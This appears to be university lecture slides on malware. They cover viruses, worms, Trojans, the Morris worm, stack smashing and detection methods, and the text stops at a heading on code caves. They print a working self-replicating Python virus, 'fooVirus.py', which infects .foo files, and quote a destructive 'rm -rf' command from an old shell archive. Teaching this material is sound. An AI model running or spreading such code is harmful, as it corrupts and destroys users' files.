1495 UNIVERSITY OF ABERDEEN

CELEBRATING
525 YEARS
1495 – 2020

ABERDEEN 2040

Network Security Technology

Malware


September 2025

Outline of lecture

1. Introduction.
2. Buffer overflow.
3. Common types of malware.
4. Detection and concealment.
5. Other mitigation measures.

malware

1. Malware = **<u>Mal</u>**icious soft**<u>ware</u>**
2. “Malicious” is here from the point of view of the owner of the system running the code.
3. Innocent code may have been hijacked / compromised / tainted in some way, without the knowledge of the original developer.



```
0 00 00-6D 73 62 6C                msbl
0 6A 75-73 74 20 77   ast.exe I just w
9 20 4C-4F 56 45 20   ant to say LOVE
0 62 69-6C 6C 79 20   YOU SAN!! billy
0 64 6F-20 79 6F 75   gates why do you
3 20 70-6F 73 73 69    make this possi
0 20 6D-61 6B 69 6E   ble ? Stop makin
E 64 20-66 69 78 20   g money and fix
7 61 72-65 21 21 00   your software!!
0 00 00-7F 00 00 00   ♠ δ♥▶    H    ⌂
0 00 00-01 00 01 00   ŏ▬ŏ▬     ☺    ☺ ☺
0 00 00-00 00 00 46   á☺       └       F
C C9 11-9F E8 08 00       ♦lêèù└╓◀ƒÞ■
0 00 03-10 00 00 00   ←▶H`☻    ♠   ♥▶
3 00 00-01 00 04 00   Þ♥  õ    ŏ♥   ☺ ♦
```

Figure: By admin - http://nuevovirus.info/virus-blaster/, Public Domain, https://commons.wikimedia.org/w/index.php?curid=17225105

The usual vulnerabilities

1. An OS that can run third-party code (i.e. code not written by you or the OS developer)
2. An access control system that allows the malware sufficient privileges to run and complete its work.
3. Exploitable vulnerabilities in the OS or other code, allowing for escalation of privileges etc. by the malware.
4. Humans spreading infections and authorizing actions by virus.

To trust or not to trust?

1. "**You can't trust code that you did not totally create yourself**."
    1. Ken Thompson, *Reflections on Trusting Trust*, Turing Award Lecture, 1983.
2. **Can't trust the source code.** May have backdoor/vulnerability/malware.
    1. E.g. login program may have a backdoor (accept fixed password). But …
3. **Can't trust the compiler of the source** not to insert backdoor.
    1. This may be in the source (easily detected), or in the binary. But …
4. **Backdoor can be made to persist with self-replication and more stealth**.
    1. Compiler (binary) is used to compile new versions of itself.
    2. Compile new corrupted version. Replace old compiler (binary) with new. New version knows when it is compiling login program and inserts login backdoor.
    3. Also knows when it is compiling new version of itself and inserts backdoor-generator backdoor again. Remove backdoors from source and present as source.
    4. Problem not obvious without formal analysis of binary, or decompilation or disassembly.


Too trusting: an old example

1. A shar (shell archive, self-extracting, containing interpretable commands) from the early ‘80s was posted to a news group, was supposed to be run as root, and contained the lines:

```
cd /
rm –rf *
```

Core strategies, structure and function of malware

1. This section used to be about core “types” of malware:
    1. However, much modern malware does not fit neatly into one category or another.
    2. It very often adopts strategies from several categories.
2. So, for example, when we say “virus” below we mean something that adopts virus-like strategies.
3. An interesting development in recent years is that several very successful pieces of malware are continuously evolving rather than simply dying out and being replaced entirely.




Where malware could be lurking in code

1. **Executables (binaries)**
2. **Libraries**
3. **Code for interpretation**
   1. Bytecode
   2. Scripts
4. **Active content**: “electronic documents that contain embedded software components, which can carry out or trigger actions automatically without an individual directly or knowingly invoking the actions” [NIST SP800-28]
   1. PDF documents, desktop applications containing macros,
   2. Web pages with mobile code: javascript.
5. Sub-types “macro virus” or “macro downloader.

Trojan

1. A **Trojan (horse)** is a malware with an overt (documented or known) effect and a covert (undocumented or unexpected) effect.
2. Concealment: Within other code
3. Delivery: Manual or automatic. Often with some user authorization. Common "vectors":
    1. Downloads from untrusted sources
    2. Pirate software
    3. USB flash drives
4. Self-replicating: some are, many aren't.
5. Example: CoinMiner, AgentTesla.




Virus


1. **Virus**: a program that inserts a child copy of itself into one or more files, and then may perform some action.
2. Concealment: It is located not just in the file it was delivered with. Other techniques may be used alongside.
3. Delivery: Initially infection manual or automatic. Subsequent automatic infections.
4. Self-replication: At least once.

Parts of a virus


1. **Payload:** the code to do the malicious action; sometimes omitted.
2. **Infection mechanism**: how transmitted to new files; includes a **search routine** to find targets.
3. **Trigger** (**logic bomb**): identifies conditions for payload to be delivered, e.g., a particular user action.
    1. Sometimes `logic bomb’ also refers to an entire piece of malware that waits for some condition.
    2. A particular example is a `time bomb’ that waits for some time (on some date) before executing.



Virus `lifecycle’




What does this code say?



```python
import sys
import os
import glob

codeAsFileObject = open(sys.argv[0], 'r')
numLines = 18
vir = [line for (i,line) in enumerate(codeAsFileObject) if i < numLines]

for fileItem in glob.glob("*.foo"):
    with open(fileItem, 'r') as IN:
        linesStringList = IN.readlines()
    if any(line.find('fooVir') > -1 for line in linesStringList):
        continue
    os.chmod(fileItem, 0o777)
    with open(fileItem, 'w') as OUT:
        OUT.writelines(vir)
        linesStringList = ['#' + line for line in linesStringList]
        OUT.writelines(linesStringList)
```


fooVirus.py

1. Suppose directory containing this file contains `vuln.foo` not containing string ‘`fooVir`’.
2. Suppose the parent directory contains `vuln2.foo` also not containing ‘fooVir’.
3. Run `python fooVirus.py`. What happens?
4. Run it again. What happens?
5. Move `vuln.foo` to parent directory and run `python vuln.foo`. What happens?



```
import sys
import os
import glob

codeAsFileObject = open(sys.argv[0], 'r')
numLines = 18
vir = [line for (i,line) in enumerate(codeAsFileObject) if i < numLines]

for fileItem in glob.glob("*.foo"):
    with open(fileItem, 'r') as IN:
        linesStringList = IN.readlines()
    if any(line.find('fooVir') > -1 for line in linesStringList):
        continue
    os.chmod(fileItem, 0o777)
    with open(fileItem, 'w') as OUT:
        OUT.writelines(vir)
        linesStringList = ['#' + line for line in linesStringList]
        OUT.writelines(linesStringList)
```

Code deconstruction



```
import sys
import os
import glob

codeAsFileObject = open(sys.argv[0], 'r')
numLines = 18
vir = [line for (i,line) in enumerate(codeAsFileObject) if i < numLines]

for fileItem in glob.glob("*.foo"):
    with open(fileItem, 'r') as IN:
        linesStringList = IN.readlines()
    if any(line.find('fooVir') > -1 for line in linesStringList):
        continue
    os.chmod(fileItem, 0o777)
    with open(fileItem, 'w') as OUT:
        OUT.writelines(vir)
        linesStringList = ['#' + line for line in linesStringList]
        OUT.writelines(linesStringList)
```

# Libraries

# Open the source file of this code

# There are 18 lines in this virus seed!

#Array of lines (strings) from this code

# (Search and Infect) Loop through all files in current directory with extension .foo

# Create list of strings with each element a line from the current item

# Write virus code into top of file

# Comment out rest of file content

Worm

1. A **worm** is a program that copies itself from one computer to another.
2. Note distinction with `virus’, which does not need to move between machines. All worms are viruses, but not all viruses are worms.
3. Examples: WannaCry (2017), NotPetya (2017)
4. Darkdew (2023) is a USB-worm.


The Morris worm

1. Accidental denial-of-service attack (harm not intended).
    1. Worm tried to re-infect previously infected hosts only 1/N times. N=7 was too small.
    2. Caused denial-of-service, substantial disruption to (1988) internet.
    3. Introduced exploit strategies that are still used today in updated forms.
2. The worm consisted of two parts, the `hook’ and the `main body’.
    1. The hook running on the remote machine would bring across the main body from the already-compromised local machine.
    2. The hook was small (roughly 100 lines source) and the body larger (of the order of 3000 lines).
3. The were various strategies used to get the hook across.

Modern hooks

1. “Dropper”: A program used to deliver and/or install malware.
2. “Downloader”: Downloads malware and executes it
3. “Loader (or launcher)”: Downloads malware and loads it into memory.
4. A lot of overlap in these terms in common usage.
5. Many of these hooks are trojans.

Morris worm: infection mechanism



Download body

Use shell on remote machine to run hook

Log in to remote account and pull hook across

Use deliberate backdoor in sendmail program on remote target to build and compile hook

spawn shell via stack-smashing of C gets() used by *fingerd* daemon

Use *rsh* (No password required)

Use *rexec* and password cracking

Send crafted input to sendmail program on remote machine

Send crafted input via *finger* request

Stack smashing

1. Pass input to a program.
    1. Make it too large for a buffer that holds the input on the call stack.
2. Craft input to overwrite pieces of memory that determine which instructions are to be executed next (e.g., return addresses of stack frames corresponding to function calls). Overwrite in such a way that the attacker's code is executed.
3. The exploit sometimes allows the attacker's code to be executed and with an elevated level of privilege over system resources.
4. The attacker's code is often called **shellcode**.
    1. It was often used to give the attacker access to a command shell on the compromised system.

Detection

1. Maybe we should blacklist (ban) the code we don’t want.
2. This assumes that we can detect malware.
3. The harder we work to detect it, the harder the creators work to conceal it and evade detection.

Two methods of detection

1. **Signature-based,** a form of **blacklisting:**
    1. Look for patterns in code related to previously seen malware
    2. Look for exact same hash of file as known malware
    3. Look for the same, or similar-looking, code fragments or hashes thereof
2. **Anomaly-based:**
    1. Look for unusual behaviour, e.g., traffic generated, improper attempts to access.
        1. Live, or
        2. emulate in advance of execution
3. Some AV tools use signature detection with emulation, jointly.


Anomaly-based vs Signature-based detection

	signature	anomaly
advantages	Fast and reliable, when it works. Filters all the basics.	Can catch new (zero-day) malware, not previously seen, including polymorphic variants. Can halt attacks or alert as they happen.
disadvantages	Backwards-facing. Fails on new malware. Struggles with good polymorphic code. Needs access to up-to-date database of signatures.	Slow. Attacks in the wild get started, and propagation may be fast. Need to emulate in sandbox first in order to prevent attacks in advance – often not practicable.

1. Similar kinds of consideration apply to other detection scenarios.

Executables


1. Viruses can also infect executables (binaries): **executable infectors**.
2. One way is for the virus code to insert itself between the header of the original code and the original code. This alters the file size.



Execution now starts at first line of virus

Code caves and cavity infections

